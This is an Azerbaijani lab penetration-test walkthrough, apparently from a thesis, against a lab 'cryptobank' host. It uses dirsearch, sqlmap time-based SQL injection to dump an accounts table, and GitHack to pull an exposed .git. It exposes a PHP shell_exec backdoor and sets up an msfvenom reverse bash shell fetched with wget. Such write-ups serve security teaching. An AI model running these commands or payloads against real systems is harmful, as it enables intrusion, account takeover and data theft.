
Dirsearch-dən istifadə edərək hədəf URL-ni (http://192.168.37.111/) xüsusi genişləndirmələri olan qovluqlar və fayllar (php, txt, js, html, xml, log) üçün skan etməyə çalışırıq.



Şək. 3.1.5. Gizli qovluqların aşkarlanması (Aytac İbrahimova, 2024)

Bəzi maraqlı directory-i (gizli qovluqları) görürük. /trade , /development. Development directory-ə daxil olduqda , belə bir sign in pəncərəsi açılır.


İlk ağıla gələn, saytda rastlaşdığımız istifadəçi adlarını yoxlamaqdır. William.d, Julius.b və s. Manual yoxlama heç bir nəticə vermədi. Username və password parametrlərinə standart(default) istifadəçi məlumatlarını daxil edib, SQL inyeksiya yoxlaya bilərik.




Şək. 3.1.6. Sign in pəncərəsi (Aytac İbrahimova, 2024)

Username və password parametrlərinə standart(default) istifadəçi məlumatlarını daxil edib, SQL inyeksiya yoxlaya bilərik. SQL yoxlamaq üçün , sorğunu Burp Suite(Burp Suite veb tətbiqi təhlükəsizlik testi və nüfuz testi üçün istifadə olunan aparıcı kibertəhlükəsizlik alətidir) – də tutarıq və həmin sorğunu bir trade_sql.txt faylına əlavə edərik.

- **sqlmap - r trade_sql.txt --dbs**




Şək. 3.1.7. SQL inyeksiya (Aytac İbrahimova, 2024)



Şək. 3.1.8. SQL inyeksiya ilə çıxarılan verilənlər bazaları (Aytac İbrahimova, 2024)

Bu, Time Based SQL inyeksiyası idi; buna görə də məlumatların çıxarılması üçün müəyyən vaxt tələb olunur. Nəticə olaraq bizə 5 verilənlər bazası verdi. Onların arasında kriptobank verilənlər bazası önəmli görünür. İndi hədəfləmək istədiyimiz bir məlumat bazası var. Yenidən sqlmap-ı işə salaq. Bu dəfə hədəf verilənlər bazasını göstərmək üçün "-D" seçimindən və həmin verilənlər bazası daxilindəki cədvəlləri çıxarmaq üçün "--tables" parametrini yazacağıq.


- **sqlmap -r trade_sql.txt -D cryptobank --tables**



Şək. 3.1.9. Müvafiq verilənlər bazasına aid cədvəllər (Aytac İbrahimova, 2024)

Sqlmap bizə 3 cədvəl verdi: “accounts”, “comments”, “loans” . Bunlar arasında təbii ki, “acoounts” cədvəli daha maraqlı görünür. Ona görə accounts cədvəlini dump edirik.

- **sqlmap -r trade_sql.txt -D cryptobank -T accounts -- dump -- batch**




Şək. 3.1.10. Cədvəldən istifadəçi məlumatlarının çıxarılması (Aytac İbrahimova, 2024)

Cədvəlləri çıxardıqdan sonra , burdakı hesabların istifadəçi adları və şifrələrini, həmçinin balanslarında nə qədər məbləğ olduğunu görürük.

OSINT vasitəsilə saytda , julius adında tərtibatçı(developer) olduğunu görmüşdük. İndi isə , sqlmap nəticəsinə əsasən görürük ki, accounts cədvəlində , bu developerin adı və şifrəsi var. Həmçinin Directory enumeration vasitəsi ilə tapdığımız /trade directorysindəki, sign in pəncərəsini xatırlayaq. Tərtibatçının (developerin) istifadəçi məlumatlarını yazıb daxil olmağa çalışaq.

- **Username: juliusthedeveleoper**
- **Password: wJWm4CgV26**




Şək. 3.1.11. Həssas istifadəçi məlumatı ilə istifadəçi hesabına daxil olunması (Aytac İbrahimova, 2024)

Şəkildən də göründüyü kimi, time based sql inyeksiya köməyi ilə Julius - un hesabına daxil ola bildik. Ki , burada , pul transferi etmək , balansı yoxlamaq, kredit müraciəti etmək və s. kimi seçimlər var. Pul transferi vasitəsilə istənilən kriptopulqabıya pul transferi edə və ya tamamilə hesabı 0-a bilərik. Lakin, bizim işimiz bununla yekunlaşmır, daha da irəli getmək və sistemdə yüksək imtiyazlı istifadəçi rolunu əldə etməyə çalışırıq.

Son directory /development tapdığımız üçün , bu qovluğun alt kataloqlarını axtaraq.


- **dirsearch –u http://192.168.37.111/development -e php, txt, js, html, xml, log –t 10 –w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --random-agent**



Şək. 3.1.12. Gizli qovluqların aşkarlanması (Aytac İbrahimova, 2024)


Development directory -də, backups adlı gizli qovluğunu da görürük. Müvafiq olaraq backups -a daxil oluruq. Bu qovluğun içərisində fərdi kompüterlərdə və ya serverlərdə olan mühüm faylların, sənədlərin və ya sistem konfiqurasiyalarının sürətləri, veb saytın fayllarının, verilənlər bazalarının və konfiqurasiya parametrlərinin

surətləri saxlanıla bilər. Buna görə backups directorysini axtarmaq bizim üçün daha maraqlı olar.




Şək. 3.1.13. Backups Directorys-i (Aytac İbrahimova, 2024)

Daha dərinə getmək üçün bu dəfə /backups/home/ qovluğuna Brute Force edirik.



Şək. 3.1.14. Git qovluğunun müəyyən olunması (Aytac İbrahimova, 2024)



Şək. 3.1.15. Backups/home/.git directory-i (Aytac İbrahimova, 2024)

Biz /backups/home/ qovluğunda bəzi gizli qovluqları tapırıq. Ən önəmlisi burada /.git/ var. Bu o deməkdir ki, developer Git-dən istifadə edib. Bu faylın nə işə yaradığını bilmək və başa düşmək üçün sadəcə GitHub-dan Git hacki klonlayıb yükləyək və python faylına düzgün icra icazələri verək. Aləti aşağıdakı şəkildə göstərildiyi parametr kimi .git kataloqu ilə işlədək.

```
root@kali:~# git clone https://github.com/lijiejie/GitHack.git
Cloning into 'GitHack' ...
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 34 (delta 0), reused 0 (delta 0), pack-reused 30
Receiving objects: 100% (34/34), 11.04 KiB | 2.76 MiB/s, done.
Resolving deltas: 100% (7/7), done.
root@kali:~# cd GitHack/
root@kali:~/GitHack# ls
GitHack.py  lib  README.md
root@kali:~/GitHack# chmod 777 GitHack.py
root@kali:~/GitHack# python GitHack.py http://cryptobank.local/development/backups/home/.git/
[+] Download and parse index file ...
.gitattributes
assets/css/animate.min.css
assets/css/animation.css
assets/css/bootstrap.min.css
assets/css/font-awesome.min.css
assets/css/material-design-iconic-font.min.css
assets/css/owl.carousel.min.css
assets/css/responsive.css
assets/css/slicknav.min.css
assets/fonts/FontAwesome.otf
assets/fonts/Material-Design-Iconic-Font.eot
assets/fonts/Material-Design-Iconic-Font.svg
assets/fonts/Material-Design-Iconic-Font.ttf
assets/fonts/Material-Design-Iconic-Font.woff
assets/fonts/Material-Design-Iconic-Font.woff2
```

Şək. 3.1.16. Git qovluğunun yüklənməsi (Aytac İbrahimova, 2024)

Sonra domen adına uyğun kataloq yaradılır, kriptobank.local/.

```
root@kali:~/GitHack# cd cryptobank.local/
root@kali:~/GitHack/cryptobank.local# ls
assets  closed.html  development  dev-notes.txt  index.html  index.js  ninjacheck.php  ninjafirewall  style
root@kali:~/GitHack/cryptobank.local# cd development/
root@kali:~/GitHack/cryptobank.local/development# ls
php.ini  tools
root@kali:~/GitHack/cryptobank.local/development# cd tools/
root@kali:~/GitHack/cryptobank.local/development/tools# ls
CommandExecution  FileInclusion  FileUpload  homepage.html  index.php  Resources
root@kali:~/GitHack/cryptobank.local/development/tools# cd CommandExecution/
root@kali:~/GitHack/cryptobank.local/development/tools/CommandExecution# ls
commandexec.html  CommandExec.php
root@kali:~/GitHack/cryptobank.local/development/tools/CommandExecution# cat CommandExec.php
<html>
  <head>

    <title>CommandExec-1</title>
  </head>
  <body>
    <div style="background-color:#afafaf;padding:15px;border-radius:20px 20px 0px 0px">
      <button type="button" name="homeButton" onclick="location.href='../homepage.html';">Home Page</button>
      <button type="button" name="mainButton" onclick="location.href='commandexec.html';">Main Page</button>
    </div>
    <div style="background-color:#c9c9c9;padding:20px;">
      <h1 align="center">Auth to execute system command</h1>
    <form align="center" action="CommandExec.php" method="$_GET">
      <label align="center">Username:</label><br>
      <input align="center" type="text" name="username" value=""><br>
      <label>Password:</label><br>
      <input align="center" type="password" name="password" value=""><br>
    <input align="center" type="submit" value="Submit">

    </form>
  </div>
  <div style="background-color:#ecf2d0;padding:20px;border-radius:0px 0px 20px 20px" align="center">
    <?php
    if(isset($_GET["username"])){
      //echo shell_exec($_GET["username"]);
      if($_GET["password"] == "wJWm4CgV26")
        echo shell_exec($_GET["username"]);
    }
```


Şək. 3.1.17. Php fayl kontentinin oxunulması (Aytac İbrahimova, 2024)

Biz nəzər salıb görürük ki, bir alət kataloqu var və onun içərisində CommandExecution adlı bir kataloq da var. Əlavə olaraq araşdırmağa dəyər bir. php faylının olduğunu görürük. Daha yaxından baxdıqdan sonra əmrin icrası ilə əlaqəli bir parol olduğunu görürük. Bu wJWm4CgV26-dır. Bizim sınadığımız julius istifadəçisinin parolu ilə eynidir. Kod parçasında bizə deyir ki, əgər username doludursa, şifrə wJWm4CgV26 – a bərabərdirsə shell - i icra et.

Şək. 3.1.18. Command Execution pəncərəsi (Aytac İbrahimova, 2024)

3.2 Komanda inyeksiyadan istifadə edərək sistemdə seans əldə edilməsi

Hər hansı bir tədbir görməzdən əvvəl bu metodun düzgün işlədiyini və ya işləmədiyini yoxlamaq lazımdır. Beləliklə, istifadəçi adı sahəsinə əmri və parol sahəsinə parol daxil edirik.




Şək. 3.2.1. Zərərli komand əmrinin icrası (Aytac İbrahimova, 2024)

Komanda inyeksiyası işləyir. Bu zəiflikdən istifadə etmək və özümüzə bir seans əldə etmək vaxtıdır. Bunun üçün , ən sadə variant “msfvenom” əmri ilə shell yaratmaqdır.

“Msfvenom” - faydalı yüklərin yaradılması üçün istifadə olunan Metasploit Framework-də çox yönlü bir vasitədir. Bu faydalı yüklər nüfuz testi, istismarın inkişafı və xüsusi qabıq kodunun yaradılması daxil olmaqla müxtəlif məqsədlər üçün istifadə edilə bilər.

Əmri işə salmazdan öncə , “ifconfig” əmri ilə öz maşınımızın ip- ünvanına baxıb, sonra lazımı əmri terminala daxil edirik.



Şək. 3.2.2. Kali maşının İP ünvanı (Aytac İbrahimova, 2024)

- **msfvenom -p cmd/unix/reverse_bash lhost=192.168.37.170 lport=9999 R echo [payload] revshell.sh**

msfvenom 9999-cu portda 192.168.37.170 IP ünvanına qoşulmaq üçün konfiqurasiya edilmiş Bash tərs qabıq yükü yaradır.

Şək. 3.2.3. Faydalı yükün (shell) yaradılması (Aytac İbrahimova, 2024)

Yaratdığımız shell -i sistemə yükləyirik.

- **wget http://192.168.37.170:9999/revshell.sh**

“Wget” - internetdən faylları yükləmək üçün istifadə olunan bir komanda xətti yardım proqramıdır.

Şək. 3.2.4. Faydalı yükün hədəf maşına yüklənməsi (Aytac İbrahimova, 2024)

Faylı yükləyə bildiyimizi yoxlayaq. Kataloq siyahısı əmrindən istifadə edərək yoxlayırıq.

Şək. 3.2.5. Qarşı tərəfə yüklənən faydalı yük (shell) (Aytac İbrahimova, 2024)


Şəkildən də göründüyü kimi , yaratdığımız fayl uğurla yüklənmişdir. Növbəti mərhələdə Msfconsole əmrini terminalda işə salırıq.

Msfconsole-un işlədilməsi Metasploit Framework-ün komanda xətti interfeysini işə salır. Metasploit, təhlükəsizlik mütəxəssislərinə təhlükəsizlik qiymətləndirmələrini

həyata keçirməyə, inkişafdan istifadə etməyə və zəiflik araşdırmalarına kömək edən məşhur açıq mənbəli nüfuz testi çərçivəsidir

